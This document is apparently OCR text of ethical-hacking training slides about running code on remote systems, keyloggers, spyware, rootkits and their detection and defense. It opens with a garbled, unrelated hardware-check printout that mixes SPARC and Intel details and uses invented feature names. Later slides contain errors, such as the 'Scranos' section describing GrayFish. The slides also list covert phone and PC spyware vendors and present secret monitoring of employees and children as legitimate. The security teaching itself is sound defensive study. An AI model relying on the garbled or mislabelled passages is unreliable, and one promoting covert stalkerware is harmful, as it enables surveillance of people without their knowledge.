CPU: sparc64 (Cori) (as T4000 CPU 0.0.0)

hardware check
Hardware support (CPU Microcode) for mitigation techniques
  - INTEL STTNG Restricted Speculation (SRBPD)
    + SPEL (CPU MMU is available) [OK]
    + CPU indicates ISRD capability [OK] (SPEL (CPU) feature bit)
    + Indirect Branch Prediction Barrier (IBPB)
      + PMSI MMU is available [OK]
      + CPU indicates ISRD capability [OK] (SPEL (CPU) feature bit)
    + Single Thread Indirect Branch Predictors (STIBP)
      + SPEL (CPU MMU is available) [OK]
      + CPU indicates STIBP capability [OK] (Intel STIBP feature bit)
    + Speculative Store Bypass Disable (SSBD)
      + CPU indicates SSBD capability [OK] (Intel SSBD)
    + CPU indicates ISRD capability [OK] (SPEL (CPU) feature bit)
  - L1 Data Cache Unpinning
    + PMSI MMU is available [OK]
    + CPU indicates L1 Data Cache availability [OK] (L1D Flush Feature bit)
  - Noncoherency-tolerant Data Sampling
    + VMM SUPPORTED is available [OK]
  - Extended ISRD (EISRD)
    + CPU indicates EISRD capability [OK] (ISRD feature bit)
    + ARCH_CAVIARIES_MMU_INTERRUPTS_MMU availability [OK]
  - ARCH_CAVIARIES_MMU_INTERRUPTS_MMU availability [OK]
  - CPU explicitly indicates not being vulnerable to Meltdown (T4000 CPU 0.0.0)
```

<https://github.com>

## Module Flow

**1**

**System Hacking Concepts**

**2**

**Gaining Access**



**3**

**Escalating Privileges**

**4**

**Maintaining Access**



**5**

**Clearing Logs**

## Executing Applications

- When attackers execute malicious applications it is called “**owning**” the system
- The attacker executes malicious programs **remotely in the victim's machine** to gather the information that leads to exploitation or loss of privacy, **gain unauthorized access** to system resources, **crack the password**, capture the screenshots, install backdoor to maintain easy access, etc.

### Malicious Programs that Attackers Execute on Target Systems

**Keyloggers**



**Spyware**



**Backdoors**



**Crackers**



# Remote Code Execution Techniques

## Exploitation for Client Execution

- Unsecure coding practices in software can make it vulnerable to various attacks
- Attackers can take advantage of the **vulnerabilities in software** through focused and targeted exploitations with an objective of arbitrary code execution to maintain access to the target remote system

## Scheduled Task

- Utilities such as **at** and **schtasks**, can be used along with the Windows Task Scheduler to execute specific programs at a scheduled date and time
- Attackers can execute malicious programs at the startup of the system or schedule it for a specific date and time for maintaining access to the target system

## Service Execution

- System services are programs that run and operate at the backend of an operating system
- Attackers run binary files or commands that can communicate with the Windows system services such as **Service Control Manager** to maintain access to the remote system

## Windows Management Instrumentation (WMI)

- WMI is a feature in Windows administration that provides a platform for accessing Windows system resources locally and remotely
- Attackers can exploit WMI features to interact with the **remote target system** and use it to perform information gathering on system resources and further **execute code for maintaining access** to the target system


## Windows Remote Management (WinRM)

- WinRM is a Windows-based protocol designed to allow a user to run an executable file, modify system services, and the registry on a remote system
- Attackers can use the **winrm** command to interact with WinRM and execute a payload on the remote system as a part of the lateral movement

# Tools for Executing Applications

## Remote Exec

RemoteExec **remotely installs applications, executes programs/scripts**, and updates files and folders on Windows systems throughout the network



**Pupy**  
<https://github.com>



**PDQ Deploy**  
<https://www.pdq.com>



**Dameware Remote Support**  
<https://www.dameware.com>




**ManageEngine Desktop Central**  
<https://www.manageengine.com>




**PsExec**  
<https://docs.microsoft.com>

# Keylogger

- Keystroke loggers are programs or hardware devices that **monitor each keystroke** as the user types on a keyboard, logs onto a file, or transmits them to a remote location
- Legitimate applications for keyloggers include in office and industrial settings to monitor **employees' computer activities** and in the home environment where parents can monitor and spy on **children's activity**
- It allows the attacker to **gather confidential information** about the victim such as email ID, passwords, banking details, chat room activity, IRC, and instant messages
- Physical keyloggers are placed between the **keyboard hardware** and the **operating system**



# Types of Keystroke Loggers





# Hardware Keyloggers

## KeyGrabber

KeyDemon

HARDWARE KEYLOGGER

VIDEOLOGGER MULTILOGGER

RS232

Home / KeyGrabber Classic USB



Possible features:



37mm  
1.46"

### KEYGRABBER CLASSIC USB

\$15.99

#### Hardware keylogger by definition.

Undisputed leader of all USB hardware keyloggers. Perhaps not the smallest nowadays but for sure the most popular and best featured USB hardware keylogger ever. Absolute USB keylogging classic by definition. It's available on the market for over 10 years and sold in nearly 60K units worldwide.

Compose your USB hardware keylogger with available features & addons!

<https://www.keydemon.com>

## Hardware Keyloggers Vendors



**KeyGrabber USB**

<http://www.keelog.com>



**KeyCarbon**

<http://www.keycarbon.com>



**Keylama Keylogger**

<https://Keylama.com>



**Keyboard logger**

<https://www.detective-store.com>



**KeyGhost**

<https://www.keyghost.com>

# Keyloggers for Windows

## Spyrix Keylogger Free

Spyrix Keylogger Free is used for **remote monitoring** on your PC that includes recording of keystrokes, passwords, and screenshots

The screenshot shows the Spyrix Keylogger Free application window. At the top, there are icons for Event Log, Settings, Help, My Account, and a search bar. Below the search bar is a social media sharing section. The main area contains a table titled "Event Log" with columns: Date/Time, Activity, Source, Description, and Value. The table lists several entries, such as "2/18/2019 4:18:21 PM" for "ApplicationLaunch.exe" from "Gmail - Microsoft Edge" with the value "https://www.google.com". Below the table is a preview of a captured screenshot showing a browser window with the URL "https://www.google.com".



**REFOG Personal Monitor**  
<https://www.refog.com>



**All In One Keylogger**  
<http://www.relytec.com>



**Elite Keylogger**  
<https://www.elitekeyloggers.com>



**StaffCop Standard**  
<https://www.staffcop.com>




**Spypector**  
<https://www.spypector.com>

# Keyloggers for Mac

## Refog Mac Keylogger

Refog Mac Keylogger provides undetected surveillance and **records all the keystrokes** on the computer



<https://www.refog.com>



**Spyrix Keylogger For Mac OS**  
<http://www.spyrix.com>



**Elite Keylogger for Mac**  
<https://www.elite-keylogger.net>



**Aobo Mac OS X Keylogger**  
<https://www.easemon.com>



**KidLogger for MAC**  
<http://kidlogger.net>



**Perfect Keylogger for Mac**  
<https://www.blazingtools.com>

## Spyware

- Spyware is a stealthy program that **records the user's interaction** with the computer and the Internet without the user's knowledge and sends the information to the remote attackers
- Spyware **hides its process**, files, and other objects in order to avoid detection and removal
- It is like a Trojan horse, which is usually bundled as a **hidden component of freeware programs** that can be available on the Internet for download
- It allows the attacker to **gather information about a victim or organization** such as email addresses, user logins, passwords, credit card numbers, and banking credentials

### Spyware Propagation

- |  |  |
|--|--|
| <p>1 Drive-by download</p> <p>2 Masquerading as anti-spyware</p> <p>3 Web browser vulnerability exploits</p> | <p>4 Piggybacked software installation</p> <p>5 Browser add-ons</p> <p>6 Cookies</p> |
|--|--|

# Spyware Tools: Spytech SpyAgent and Power Spy

## Spytech SpyAgent

Spytech SpyAgent allows you to **monitor everything** users do on your computer

## Power Spy

Power Spy **secretly monitors and records all activities** on your computer



Timestamp	User Name	Content
7/28/2019 8:20:42 AM	Admin	Visited Services, File Explorer, Device Manager, Firewall Settings, Control Panel
7/28/2019 8:20:55 AM	Admin	Google - Microsoft Edge
7/28/2019 8:20:56 AM	Admin	Open using Power Spy Software - Microsoft Edge
7/28/2019 8:20:57 AM	Admin	Internet Banking, Net Banking, Online Banking, Personal Banking Services - 1000Bank - Microsoft Edge
7/28/2019 8:20:58 AM	Admin	Internet Banking, Net Banking, Online Banking, Personal Banking Services - 1000Bank - Microsoft Edge
7/28/2019 8:20:59 AM	Admin	Internet Banking, Net Banking, Online Banking, Personal Banking Services - 1000Bank - Microsoft Edge
7/28/2019 8:21:00 AM	Admin	Google - Microsoft Edge
7/28/2019 8:20:04 AM	Admin	Open site - Microsoft Edge
7/28/2019 8:20:05 AM	Admin	Start using Power Spy Software - Microsoft Edge

<https://www.spytech-web.com>

<http://ematrixsoft.com>



# Spyware Tools

## Desktop and Child Monitoring Spyware



**ACTIVTrak**  
<https://activtrak.com>



**Veriato Cerebral**  
<https://www.veriato.com>



**NetVizor**  
<https://www.netvizor.net>



**SoftActivity Monitor**  
<https://www.softactivity.com>



**SoftActivity TS Monitor**  
<https://www.softactivity.com>

## USB Spyware



**USB Analyzer**  
<https://www.eltima.com>



**USB Monitor**  
<https://www.hdsoftware.com>



**USBDeview**  
<https://www.nirsoft.net>



**Advanced USB Port Monitor**  
<https://www.agisoft.com>



**USB Monitor Pro**  
<http://www.usb-monitor.com>

## Audio Spyware



**Spy Voice Recorder**  
<http://www.mysuperspy.com>



**Spy Audio Listening Device**  
<https://www.securityplanet.co>



**Spy USB Voice Recorder**  
<https://www.securityplanet.co>



**Voice Activated Flash Drive  
Voice Recorder**  
<https://www.spytec.com>



**Audio Spyware Snooper**  
<https://www.snooper.se>

## Spyware Tools (Cont'd)

### Video Spyware



**Movavi Video Editor**  
<https://www.movavi.com>



**Free2X Webcam Recorder**  
<http://www.free2x.com>



**iSpy**  
<https://www.ispyconnect.com>



**NET Video Spy**  
<https://www.sarbash.com>



**Eyeline Video Surveillance Software**  
<https://www.nchsoftware.com>

### Telephone/Cellphone Spyware



**Phone Spy**  
<https://www.phonespysoftware.com>



**XNSPY**  
<https://xnspy.com>



**iKeyMonitor**  
<https://ikeymonitor.com>



**OneSpy**  
<https://onespy.com>



**TheTruthSpy**  
<https://thetruthspy.com>

### GPS Spyware



**Spyera**  
<https://spyera.com>



**mSpy**  
<https://www.mspy.com>



**MOBILE SPY**  
<http://www.mobile-spy.com>



**MobiStealth**  
<https://www.mobistealth.com>



**FlexiSPY**  
<https://www.flexispy.com>

# How to Defend against Keyloggers



- 1 Use **pop-up blockers** and avoid opening **junk emails**
- 2 Install **anti-spyware/antivirus** programs and keep the signatures up to date
- 3 Install professional **firewall software** and **anti-keylogging software**
- 4 Recognize **phishing emails** and delete them
- 5 Regularly update and patch system software
- 6 Do not click on links in **unwanted or doubtful emails** that may point to malicious sites
- 7 Use **keystroke interference software**, which inserts randomized characters into every keystroke
- 8 Scan the **files** before installing and use registry editor or process explorer to check for keystroke loggers
- 9 Use the **Windows on-screen keyboard** accessibility utility to enter the password or any other confidential information
- 10 Install a **host-based IDS**, which can monitor your system and disable the installation of keyloggers
- 11 Use an automatic **form-filling password manager** or **virtual keyboard** to enter your username and password
- 12 Use software that frequently **scans** and **monitors** the changes in the system or network

## How to Defend against Keyloggers (Cont'd)




### Hardware Keylogger Countermeasures

- ① **Restrict physical access** to sensitive computer systems
- ② Periodically check your keyboard interface to ensure that **no extra components** are plugged into the keyboard cable connector
- ③ Use **encryption** between the keyboard and its driver
- ④ Use an **anti-keylogger** that detects the presence of a hardware keylogger such as KeyGrabber
- ⑤ Use an **on-screen keyboard** and click on it using a mouse
- ⑥ Periodically check the video monitor cables to detect the presence of **hardware keyloggers**
- ⑦ Setup **video surveillance** around the computer desk to detect the addition of malicious hardware
- ⑧ **Disable USB ports** or setup advanced BIOS authentication mechanisms to enable USB ports

# Anti-Keyloggers

## Zemana AntiLogger

Zemana AntiLogger detects the **malware** at the time it attacks your system rather than detecting it based on its **signature fingerprint**



## GuardedID

<https://www.strikeforcecpg.com>



## KeyScrambler

<https://www.qfxsoftware.com>



## Oxynger KeyShield

<https://www.oxynger.com>



## Ghostpress

<https://schiffer.tech>



## SpyShelter Free Anti-Keylogger

<https://www.spyshter.com>




## How to Defend against Spyware

- |   |   |    |  |
|---|---|----|--|
| 1 | Try to avoid using any computer system that is not entirely <b>under your control</b> | 8  | Install and use <b>anti-spyware</b> software   |
| 2 | Adjust the <b>browser security settings</b> to medium or higher for the Internet zone | 9  | Perform <b>web surfing</b> safely and download cautiously  |
| 3 | Be cautious about <b>suspicious emails</b> and sites                                  | 10 | Do not use <b>administrative mode</b> unless it is necessary   |
| 4 | Enable the firewall to enhance the <b>security level</b> of the computer              | 11 | Keep your operating system <b>up to date</b>   |
| 5 | Regularly update the software and use a <b>firewall</b> with outbound protection      | 12 | Do not download free <b>music files, screensavers, or smiley faces</b> from the Internet                                       |
| 6 | Regularly check the <b>task manager report</b> and MS configuration manager report    | 13 | Beware of <b>pop-up windows</b> or <b>web pages</b> . Never click anywhere on these windows                                    |
| 7 | Regularly <b>update virus definition files</b> and scan the system for spyware        | 14 | Carefully read all disclosures, including the license agreement and <b>privacy statement</b> before installing any application |

## Anti-Spyware

**SUPERAnti  
Spyware**

SUPERAntiSpyware is a software application that can **detect** and **remove spyware**, adware, Trojan horses, and other potentially harmful software applications

**Kaspersky Internet Security 2019**

<https://support.kaspersky.com>

**SecureAnywhere Internet Security  
Complete**

<https://www.webroot.com>

**Adaware Antivirus free**

<https://www.adaware.com>

**MacScan**

<https://www.securemac.com>

**Norton AntiVirus Plus**

<https://norton.com>

# Rootkits



- Rootkits are programs that **hide their presence** as well as attacker's malicious activities, granting them full access to the server or host at that time, and in the future
- Rootkits replace certain operating system calls and utilities with their own **modified versions** of those routines that, in turn, undermine the security of the target system causing **malicious functions** to be executed
- A typical rootkit comprises of backdoor programs, DDoS programs, packet sniffers, log-wiping utilities, IRC bots, etc.

## The attacker places a rootkit by:

- Scanning for **vulnerable** computers and servers on the web
- **Wrapping** it in a special package like a game
- Installing it on public computers or corporate computers through **social engineering**
- Launching a zero-day **attack** (privilege escalation, buffer overflow, Windows kernel exploitation, etc.)

## Objectives of a rootkit:

- To **root** the host system and **gain remote backdoor** access
- To mask **attacker tracks** and presence of malicious applications or processes
- To gather **sensitive data, network traffic**, etc. from the system to which attackers might be restricted or possess no access
- To store other **malicious programs** on the system and act as a server resource for bot updates

## Types of Rootkits

### Hypervisor Level Rootkit

- Acts as a hypervisor and modifies the boot sequence of the computer system to load the host operating system as a **virtual machine**

### Hardware/Firmware Rootkit

- Hides in hardware devices or platform firmware that are not inspected for **code integrity**

### Kernel Level Rootkit

- Adds malicious code or replaces the original **OS kernel** and **device driver codes**

### Boot Loader Level Rootkit

- Replaces the original **boot loader** with the one controlled by a remote attacker

### Application Level/User Mode Rootkit

- Replaces regular **application binaries** with a fake Trojan or modifies the behavior of existing applications by injecting malicious code


### Library Level Rootkits

- Replaces the original system calls with fake ones to **hide information** about the attacker


# How a Rootkit Works



## Hooks



## Direct Kernel Object Manipulation (DKOM)




DKOM rootkits hide a process by unlinking it from the process list

## Popular Rootkits: LoJax and Scranos

### LoJax

- LoJax is a type of **UEFI rootkit** that injects malware into the system and is automatically executed whenever the system starts up
- It exploits UEFI that **acts as an interface** between the OS and the firmware



A screenshot of a debugger showing memory dump data. The data is presented in hex format, showing memory addresses from 00003c300 to 00003cad9. The content includes various hex values such as 0000, 0000, 0000, 0000, 0000, 0000, 001e, 0461, 0040, 001f, 0409, 0009, 0019, 00f4, f483, 0004, etc.

### Scranos

- GrayFish is a Windows kernel rootkit that runs inside the Windows operating system and provides an effective mechanism, **hidden storage**, and malicious command execution while remaining invisible
- It injects its malicious code into the **boot record** which handles the launching of Windows at each step



A screenshot of a debugger showing memory dump data. The data is presented in hex format, showing memory addresses from 00003c300 to 00003cad9. The content includes various hex values such as 0000, 0000, 0000, 0000, 0000, 0000, 001e, 0461, 0040, 001f, 0409, 0009, 0019, 00f4, f483, 0004, etc.



A screenshot of a debugger showing memory dump data. The data is presented in hex format, showing memory addresses from 00003c300 to 00003cad9. The content includes various hex values such as 0000, 0000, 0000, 0000, 0000, 0000, 001e, 0461, 0040, 001f, 0409, 0009, 0019, 00f4, f483, 0004, etc.

## Popular Rootkits: Horse Pill and Necurs



## Horse Pill

- Horse Pill is a Linux kernel rootkit that resides inside the “**initrd**,” which it uses to infect the system and deceives the system owner with the use of **container primitives**
  - It has three important parts; **klIBC-horsepill.patch**, **horsepill\_setopt**, and **horsepill\_infect**

Necurs

- Necurs contains backdoor functionality **allowing remote access** and control of the infected computer
  - It monitors and filters **network activity** and has been observed to send spam and install rogue security software



## Detecting Rootkits

<b>Integrity-Based Detection</b>	It compares a snapshot of the <b>file system</b> , <b>boot records</b> , or <b>memory</b> with a known trusted baseline
<b>Signature-Based Detection</b>	This technique compares characteristics of all <b>system processes</b> and <b>executable files</b> with a database of known rootkit fingerprints
<b>Heuristic/Behavior - Based Detection</b>	Any <b>deviations in the system's normal activity</b> or behavior may indicate the presence of a rootkit
<b>Runtime Execution Path Profiling</b>	This technique compares <b>runtime execution paths</b> of all system processes and executable files before and after the rootkit infection
